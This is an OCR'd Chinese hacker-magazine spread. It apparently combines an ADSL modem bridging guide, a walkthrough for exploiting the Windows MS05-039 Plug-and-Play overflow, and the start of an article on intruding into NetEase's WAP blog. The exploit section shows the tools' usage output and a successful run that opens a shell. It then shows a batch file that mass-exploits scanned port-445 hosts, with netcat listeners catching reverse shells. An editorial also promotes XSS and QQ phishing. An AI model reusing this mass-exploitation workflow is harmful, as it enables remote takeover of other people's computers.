


图1 快速设定

其他的默认设置即可。

第二步如图2所示，进入LAN（局域网）设置的DHCP设置页面，DHCP Mode（DHCP模式）设置成None，表示禁用。DHCP是动态主机配置协议，局域网内的动态IP就由它来分配，但我们配置完后将得到公网IP，IP分配由公网上的ISP提供商的DHCP服务器完成，为了避免两者冲突，很有必要关闭ADSL猫的DHCP服务。




图2 DHCP设置

第三步如图3所示，进入Bridging（桥接）设置的桥接设置页面，默认的桥接是Disable（关闭）的，我们选择Enable启用它。笔者就在此处走了一大堆弯路，一直以为在快速配置中已经启用了桥接，可测试时一直不成功，正郁闷时，突然发现这边还有个桥接设置是关闭的，赶紧让它启用。




图3 桥接设置

到这里猫的配置基本完成，现在你的路由猫已经变成了一个桥接猫了，类似于需要手动拨号的ADSL猫（不带路由功能）。

第四步打开我们的本地连接，设置IP为自动获取，如图4所示。

第五步安装电信提供的ADSL拨号软件，输入用户名和密码，拨号成功，看看笔者现在的IP，公网的哦，图5。

设置完ADSL猫的桥接功能，像以往输入http://192.168.1.1你会发现已经进不了ADSL猫的WEB配置页面。那我要管理猫或者恢复路由功能要怎么办啊？别紧张，还是IP设置。进入Internet协议（TCP/IP）属性，把网关IP设置成ADSL猫的默认IP就OK了，图6。

路由和桥接的区别：

桥接发生在OSI参考协议的第二层（链接层），而路由发生在第三层（网络层）。这一区别使二者在传递信息的过程中使用不同的信息，从而以不同的方式来完成其任务。

有时候需要将一个物理网络分成两个独立的网段，而无需创建新的IP子网和连接两个网段的路由器。以这种方式连接两个网络的设备称为桥接。网桥通过学习每个网络接口上的MAC层地址（以太网地址）工作。只当数据包的源地址和目标地址处于不同网络时网桥才进行转发。在很多方面，网桥就像一个带有很少端口的以太网交换机。




图4 IP 设置

```
Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 222.76.69.37
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 222.76.69.254

C:\>_
```

图5 本地IP




图6 IP 设置

编辑点评： ADSL 上网的用户如果装了杀毒软件也许常遇到过不了一会杀毒就报某某要扫描你吧，然是烦人，可很多读者都不懂得利用 ADSL MODEM 设置防范攻击，有的设置了又觉得内网 IP 极为不爽，那就看看本文内网外网如何转换的吧。

MS05039 漏洞测试过程

by 老李＆王岗

今天拿到了 ms0539 的相关溢出工具，一个是小榕写的，别一个是 EST 开发的。测试了一下，两个版本的溢出工具在局域网中的成功率都很高，但是在公网上成功率过低，原因是网络提供商把对 445 端口的访问屏蔽掉了。下面我就具体讲一下 ms0539 溢出工具的使用方法及其应用。

首先我们必须找到开放 445 端口的机器，当然找到端口的办法肯定是先用扫描器了。我们就用“啊 D”的 2.01 网络工具箱，这个东东扫描指定端口的速度好快，而且在使用上比较人性化。下面我们就以对局域网的扫描来做例子吧。我已经做好其设置并且扫描好了，得到结果如图 1 所示。




图 1

扫描结果中看到了有很多开放 445 端口的机器，接下来我们选择一个已经开了 445 端口的 IP 做溢出测试。运行小榕的 ms050 程序后得到命令示例如图 2 所示。

```
H:\>ms0539

<MS05-039> Microsoft Windows Plug-and-Play Service Remote Overflow
Universal Exploit + no crash shellcode

Copyright (c) 2005 .: houseofdabus. Modified by netXeyes 2005.

ms0539 <host> <bind port> <Type>

Type: 0-Windows 2000 sp4 English Version
      1-Windows 2000 sp4 Chinese Version
```

图 2

这个程序的命令格式为：ms0539.exe <host> <bind port> <Type>，其中：host 代表要溢出的 IP，bind port 是指要溢出 IP 重开一个端口，Type 里面包含 1 与 0，其中 1 表示 Windows 2000 sp4 Chinese Version，如果是 Windows 2000 sp4 English Version，则使用 0 来代替。图 3 中 7799 为溢出后的连接端口。成功溢出后，使用 nc 连接被溢出机器的 7799 端口，这样就可以得到一个 shell 了。

```
C:\WINNT\system32\cmd.exe - nc 192.168.202.220 7799

C:\>ms0539.exe 192.168.202.220 7799 1

<MS05-039> Microsoft Windows Plug-and-Play Service Remote Overflow
Universal Exploit + no crash shellcode

Copyright (c) 2005 .: houseofdabus. Modified by netXe[   ].


[*] connecting to 192.168.202.220:445...ok
[*] null session...ok
[*] bind pipe...ok
[*] sending crafted packet...ok
[*] check your shell on 192.168.202.220:7799
^C
C:\>nc 192.168.202.220 7799
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

图 3

一个 shell 就这样被拿下来了，是不是很简单呀？但是不是每台开 445 端口的主机都能成功溢出呢。如果我们用 ms0539.EXE 一个个做测试，然后再用 NC 一个个做连接，那样不但违背我们的 HACK 精神，而且还浪费时间。那我们能不能批量做溢出测试呢？答案是可以的，看以下操作。

提醒： 上面所用的工具是用小容 C 语言编译的溢出程序，而下面所用的溢出程序为 E.S.T 的 superlone 编译的程序。两个工具有些许差别，前者用做单 IP 溢出效果较快，并且是正向联接，而后者特别方使用做批量溢出效果显著，而且是反向联接（本人建议用后者）。

E.S.T 版本的溢出程序运行后得到命令示例如图 4 所示。

```
H:\>ms05039

        MS05-039 Windows PnP Remote Overflow Exploit

       Connect back shellcode Edition By superlone[EST]

              Tested On Windows 2000 PRO SP4 CN
Usage:
        ms05039 <host> <conIP> <conPort> [target]

Options:
        host   <-------> target IP or domain name
        conIP  <-------> connect back IP
       conPort<-------> connect back PORT
       target <-------> taget system TYPE default is 1

Targets:
     0   <-------> Universal jmp ebx address on EN System
     1   <-------> Universal jmp ebx address on CN System
```

图 4

其命令格式为：ms06039 <host> <conIP> <conPort> [target] 。Host 是指所要溢出的 IP，conIP 是指本机 IP，conPort 是指要溢出后反弹回来的端口，target 可以选择的参数是 1 与 0，其中的意思与小容的大约一样，即 1 是 CN(中文)的系统，0 是 EN(英文)的系统。

我们把已经扫描开放 445 端口的主机 IP 列表另存起来，并用记事本打开，选择“编辑”→“替换”把它们替换成为图 5 中的样式。

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
ms0539 192.168.202.1      192.168.202.139 7799 1
ms0539 192.168.202.8      192.168.202.139 7799 1
ms0539 192.168.202.19     192.168.202.139 7799 1
ms0539 192.168.202.50     192.168.202.139 7799 1
ms0539 192.168.202.76     192.168.202.139 7799 1
ms0539 192.168.202.220    192.168.202.139 7799 1
ms0539 192.168.202.231    192.168.202.139 7799 1
ms0539 192.168.202.234    192.168.202.139 7799 1
ms0539 192.168.202.244    192.168.202.139 7799 1
ms0539 192.168.202.250    192.168.202.139 7799 1
ms0539 192.168.202.251    192.168.202.139 7799 1
```

图 5

然后保存成 05039.bat 格式的文件（注意：这个批处理必须得与漏洞溢出工具 MS05039 同在一个文件根目录下）。只要我们一运行 05039.bat，那么就一个个依次对存在漏洞的机器进行溢出测试了。上面图 5 中的 192.168.202.139 是我的 IP，7799 是要溢出的端口，后面的那个 1 是要溢出的系统 Windows 2000 sp4 Chinese Version。但是，现在还不能运行这个 BAT 批处理，我们先要使用 NC 本地监听，其中的示例如图 6 所示，当然你可以多运行几个 NC 监听以便于接收各个机器返回来的 shell。

```
D:\WINDOWS\system32\cmd.exe - nc
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

D:\Documents and Settings\Administrator>H:

H:\>nc -vv -l -p 7799
listening on [any] 7799 ...
```

图 6

得到 shell 以后，就看大家怎么样发挥了，那是后话。要获知更多的相关漏洞公布请看微软的官方公布：http://www.microsoft.com/china/technet/security/bulletin/MS05-039.mspx。

（文章中涉及到的“啊 D”扫描器及两个版本的 ms05039 溢出工具已收录在本期光盘）

编辑点评： 大家明白漏洞工具的使用后，更应当关注的是漏洞原理等相关信息。我想有一天，我们也可以根据漏洞原理写出相应的攻击工具，是不是获得的快乐与满足感比做个只会用工具的脚本小子更多呢？

西线春语：先来说一些改变，大家可以看到在本期大多数文章的末尾多了一个编辑点评。嘿嘿，都是让超级女声闹的。不过讲实话，我的技术水平并不比有的作者强。这样也来点评，就像超级女声的前评委柯以敏，老在选手面前显示自己老式的美声唱法来努力挽回已过气的明星味一样，惹得“毁人不倦”的fans骂声一片：爱表现、自恋、苛刻……**（持其他观点的编辑路过：柯式张扬的评审方法，比“去掉一个最高分”、“去掉一个最低分”的传统评审，更具有观赏性哦，牛）**。是的，我也更希望和读者一起来针贬或褒扬每一篇文章，只有这样才能真正从文章中获得知识，大家才能共同进步和提高。其次，本期的文章，几乎成了跨站攻击的一个系列。国内某些大型访问统计系统的隐患、如何用钓鱼手法盗QQ号……，甚至，当你完全没有办法入侵成功时，XSS也真是一个不错的选择。当然，只用GET我们照样可以玩和轻松搞定足球站都是值得关注的方法和首发漏洞，大家要好好玩呀。

入侵网易WAP博客

光芒果

今天手机忽然收到一条服务信息，说是网易WAP站开通个人免费WAP博客。WAP博客？好东西，顾不得GPRS通信费N贵了，赶快用手机登陆注册了一个帐号。

注册后，我发现还可以将手机里的资料用彩信方式发到网易的服务号码，把文件放到网上，我正为新买的NOKIA6610I没有数据线，拍的照片不知道怎么放到网上发愁呢，这下好了，马上发几个PLMM上去吧。不一会就收到网易说上传成功的短信回复了，爽就一个字啊！

但发过去后图片的URL是什么呢，我记得以前也发到过QQ的WAP相册，但登陆QQ通行证后就是找不到图片放到了哪里。不管它了，先来到wap.163.com看看吧，晕，转到了另一个页面，根本找不到博客的连接（图1）。难道又是蒙人的？不对，我隐约记得用手机上的时候说普通计算机可以到wap.163.com/blog/****/****.***登陆管理自己的WAP博客的，但后面的地址忘了，怎么办，难道又花N多钱用手机再看一次网址吗？不管它，直接看看wap.163.com/blog吧，奇迹出现了！居然可以遍历目录（图2）。




图1

